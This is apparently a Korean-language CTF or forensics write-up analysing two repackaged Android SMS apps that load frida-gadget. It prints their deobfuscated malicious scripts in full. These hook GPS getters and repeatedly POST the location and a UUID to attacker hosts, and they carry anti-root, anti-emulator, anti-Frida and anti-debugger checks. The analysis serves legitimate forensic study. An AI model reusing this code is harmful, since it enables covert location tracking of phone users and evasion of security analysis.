libad.so를 로드하는 부분이 삽입되어 있는 것을 확인할 수 있습니다. 해당 라이브러리는 frida-gadget이였으며 악성 js로 확인된 libsms.so를 실행시키는 역할을 하고 있습니다.

경로: base.apk₩smali_classes2₩com₩concentriclivers₩views₩splash₩ui₩SplashActivity.smali



[그림 8] 악성 자바스크립트

libsms.so는 실제 라이브러리 파일이 아닌 텍스트 형식으로 되어 있으며 자바스크립트가 난독화된 형태로 존재합니다.



[그림 9] 자바스크립트 난독화 해제 사이트

난독화 된 자바 스크립트를 해제하기 위해 "https://deobfuscate.relative.im"를 활용하였고 아래와 같은 소스코드를 얻을 수 있었습니다.


libsms.so 난독화 해제된 코드

```
let c_lon = 0,
  c_lat = 0,
  uuid = Java.use('java.util.UUID').randomUUID().toString()
Java.perform(function () {
  const _0xa12b44 = Java.use('android.location.Location')
  var _0x195ed5 = _0xa12b44['$new']('gps')
  _0xa12b44.getLatitude.implementation = function () {
    return (c_lat = this.getLatitude()), this.getLatitude()
  }
  _0xa12b44.getLongitude.implementation = function () {
    return (c_lon = this.getLongitude()), this.getLongitude()
  }
})
var sl = function () {
  setTimeout(function () {
    Java.perform(function () {
      console.log('long: ' + c_lon)
      console.log('lat: ' + c_lat)
      console.log('uid: ' + uuid)
      var _0x2d5d38 = Java.use('okhttp3.OkHttpClient$Builder')
          ['$new']()
          .build(),
        _0x1415e0 = Java.use('okhttp3.FormBody$Builder')
          ['$new']()
          .add('long', c_lon.toString())
          .add('lat', c_lat.toString())
          .add('uid', uuid)
          .build()
      try {
        var _0x3e17e6 = Java.use('okhttp3.Request$Builder')
            ['$new']()
            .url('http://10.0.2.2')
            .post(_0x1415e0)
            .build(),
          _0x3374d0 = _0x2d5d38.newCall(_0x3e17e6).execute()
      } catch (_0x56b6e6) {}
    })
    sl()
  }, 5000)
}
sl()
```

[표 7] libsms.so 난독화 해제된 코드

해당 스크립트의 역할은 "http://10.0.2.2" 공격자의 사이트로 안드로이드 스마트폰의 GPS 위치 정보를 전송하는 악성 기능을 수행하고 있습니다.

4-2) com.messenger.messages.sms.textmessage (74295.apk)



[그림 10] smali 비교

두 번째 악성 앱 또한, 정상 앱을 위장하였기 때문에 AndroidManifest.xml를 참고하여 버전을 파악하였습니다. 이후 첫 번째 앱과 동일한 과정으로 비교를 진행하였으며 libad.so를 로드하는 부분을 발견할 수 있었습니다. 패키지명과 세부 클래스 경로는 다르지만 frida-gadget를 불러오는 과정은 동일합니다.

ad.js 소스코드

```
const commonRootPaths = [
    '/data/local/bin/su',
    '/data/local/su',
    '/data/local/xbin/su',
    '/dev/com.koushikdutta.superuser.daemon/',
    '/sbin/su',
    '/system/app/Superuser.apk',
    '/system/bin/failsafe/su',
    '/system/bin/su',
    '/su/bin/su',
    '/system/etc/init.d/99SuperSUDaemon',
    '/system/sd/xbin/su',
    '/system/xbin/busybox',
    '/system/xbin/daemonsu',
    '/system/xbin/su',
    '/system/sbin/su',
    '/vendor/bin/su',
    '/cache/su',
    '/data/su',
    '/dev/su',
    '/system/bin/.ext/su',
    '/system/usr/we-need-root/su',
    '/system/app/Kinguser.apk',
    '/data/adb/magisk',
    '/sbin/.magisk',
    '/cache/.disable_magisk',
    '/dev/.magisk.unblock',
    '/cache/magisk.log',
```

```
    '/data/adb/magisk.img',
    '/data/adb/magisk.db',
    '/data/adb/magisk_simple',
    '/init.magisk.rc',
    '/system/xbin/ku.sud',
    '/data/adb/ksu',
    '/data/adb/ksud',
  ],
  RootManagementApp = [
    'com.noshufou.android.su',
    'com.noshufou.android.su.elite',
    'eu.chainfire.supersu',
    'com.koushikdutta.superuser',
    'com.thirdparty.superuser',
    'com.yellowes.su',
    'com.koushikdutta.rommanager',
    'com.koushikdutta.rommanager.license',
    'com.dimonvideo.luckypatcher',
    'com.chelpus.lackypatch',
    'com.ramdroid.appquarantine',
    'com.ramdroid.appquarantinepro',
    'com.topjohnwu.magisk',
    'me.weishu.kernelsu',
    'io.github.vvb2060.magisk',
    'io.github.huskydg.magisk',
  ]
let flag = 'LS24{gAdget_1s_4w3s0m3}'
Java.perform(function () {
  let _0x483dca = Java.use('java.io.File')
  for (let _0x4dd348 = 0; _0x4dd348 < commonRootPaths.length; _0x4dd348++) {
    let _0x1569c1 = _0x483dca['$new'](commonRootPaths[_0x4dd348])
    _0x1569c1.exists() && purge()
  }
})
var checkMountInfo = function () {
    const _0x1dd3ff = new NativeFunction(
        Module.findExportByName('libc.so', 'fopen'),
        'pointer',
        ['pointer', 'pointer']
      ),
      _0x36ce6d = new NativeFunction(
        Module.findExportByName('libc.so', 'fclose'),
        'int',
        ['pointer']
      ),
      _0x3513e3 = new NativeFunction(
        Module.findExportByName('libc.so', 'getc'),
        'int',
        ['pointer']
      ),
      _0x46a6b5 = Memory.allocUtf8String('/proc/self/mountinfo'),
      _0x1418d0 = _0x1dd3ff(_0x46a6b5, Memory.allocUtf8String('r'))
    if (_0x1418d0.isNull()) {
      console.log('Failed to open file')
      return
    }
    let _0x36d932,
      _0x32f80e = ''
    while ((_0x36d932 = _0x3513e3(_0x1418d0)) != -1) {
      _0x32f80e += String.fromCharCode(_0x36d932)
    }
```

```
    _0x36ce6d(_0x1418d0)
    ;(_0x32f80e.includes('magisk') ||
      _0x32f80e.includes('kernlsu') ||
      _0x32f80e.includes('frida') ||
      _0x32f80e.includes('gdbserver') ||
      _0x32f80e.includes('zigisk')) &&
      purge()
  },
  checkEmulator = function () {
    var _0x32e25e = Java.use('java.lang.Runtime')
      .getRuntime()
      .exec('/system/bin/getprop')
      .getInputStream()
    var _0x90a4e6 = ''
    var _0x26eed1 = Java.use('java.io.BufferedReader')['$new'](
      Java.use('java.io.InputStreamReader')['$new'](_0x32e25e)
    )
    var _0x1edcca = _0x26eed1.readLine()
    while (_0x1edcca != null) {
      _0x90a4e6 += _0x1edcca
      _0x1edcca = _0x26eed1.readLine()
    }
    _0x26eed1.close()
    ;(_0x90a4e6.includes('qemu') ||
      _0x90a4e6.includes('goldfish') ||
      _0x90a4e6.includes('vbox') ||
      _0x90a4e6.includes('virtual') ||
      _0x90a4e6.includes('emulator') ||
      _0x90a4e6.includes('genymotion') ||
      _0x90a4e6.includes('vboxguest') ||
      _0x90a4e6.includes('vboxuser')) &&
      purge()
    var _0x57f018 = Java.use('java.io.File')['$new']('/system/bin/qemu-props')
    var _0x3e4021 = Java.use('java.io.File')['$new']('/dev/qemu_pipe')
    ;(_0x57f018.exists() || _0x3e4021.exists()) && purge()
  },
  debug_checks = function () {
    Process.isDebuggerAttached() && purge()
  },
  purge = function () {
    var _0x1b5860 = new NativeFunction(
      Module.findExportByName('libc.so', 'exit'),
      'void',
      ['int']
    )
    _0x1b5860(1)
  }
let c_lon = 0,
  c_lat = 0,
  uuid = Java.use('java.util.UUID').randomUUID().toString()
Java.perform(function () {
  const _0x2f91c5 = Java.use('android.location.Location')
  var _0xd8bdf5 = _0x2f91c5['$new']('gps')
  _0x2f91c5.getLatitude.implementation = function () {
    return (c_lat = this.getLatitude()), this.getLatitude()
  }
  _0x2f91c5.getLongitude.implementation = function () {
    return (c_lon = this.getLongitude()), this.getLongitude()
  }
})
var send_location = function () {
```


```
  setTimeout(function () {
    Java.perform(function () {
      var _0x3582f3 = Java.use('okhttp3.OkHttpClient$Builder')
          ['$new']()
          .build(),
        _0x2c8085 = Java.use('okhttp3.FormBody$Builder')
          ['$new']()
          .add('long', c_lon.toString())
          .add('lat', c_lat.toString())
          .add('uid', uuid)
          .build()
      try {
        var _0x3d9b22 = Java.use('okhttp3.Request$Builder')
            ['$new']()
            .url('http://10.27.33.21')
            .post(_0x2c8085)
            .build(),
          _0x33cf19 = _0x3582f3.newCall(_0x3d9b22).execute()
      } catch (_0x1576f7) {}
    })
    send_location()
  }, 5000)
}
send_location()
```

[표 8] ad.js 소스코드

두 번째 악성 앱의 경우, 자바 스크립트를 난독화 하지 않았으며 첫 번째 앱과 동일하게 GPS 위치 정보를 전송하는 악성 기능을 수행하고 있습니다. 다만, "http://10.27.33.21" 사이트에 위치 정보를 전송한다는 점과 다양한 안티 기법이 작용되어 있다는 점에서 차이가 있습니다. 안티 기법은 루팅이 되어있는지 확인하고 에뮬레이터 환경인지 frida와 gdbserver 같은 디버깅을 위한 환경인지 체크하는 로직이 추가되어 있었습니다.

okhttp3.OkHttpClient 라이브러리를 활용한 post 전송으로 인해 해당 10.0.2.2, 10.27.33.21 ip에 대한 정확한 GPS 정보를 확인할 수 없었습니다.

따라서, 연관될만한 유출된 위치 정보를 확인하기 위해 추가 분석을 진행한 결과, 브라우저 기록에서 'whatismyip' 사이트에 접속한 내역을 확인하였습니다. 해당 사이트는 접속한 기기의 IP 주소를 조회하는 기능을 제공하며 기기의 IP를 파악할 수 있었습니다. 이후 악성 앱에 존재하는 데이터를 기반으로 추가 분석을 진행하여 GeoIP(Geographical IP) 위치 정보를 확인하였으며 p3insgeoip.xml에 기록된 Timestamp를 비교해, 위치 데이터가 악성 앱이 설치된 직후 수집된 것임을 확인할 수 있었습니다.




[그림 11] data/com.concentriclivers.mms.com.android.mms 내부 데이터

최종적으로 다음과 같은 위도와 경도를 도출할 수 있었습니다.

위도: 37.4331

경도: 127.1377



[그림 12] GPS 위치

결과적으로 첫 번째 앱과 두 번째 앱 모두 사용자의 GPS 위치 정보를 특정 사이트로 전송하는 악성 기능을 포함하고 있는 것으로 분석되었습니다. 이를 통해, 사용자의 민감한 위치 정보가 외부로 유출될 수 있으며 유출된 위치 정보는 xml에 따라 [그림 12]처럼 기록될 수 있습니다.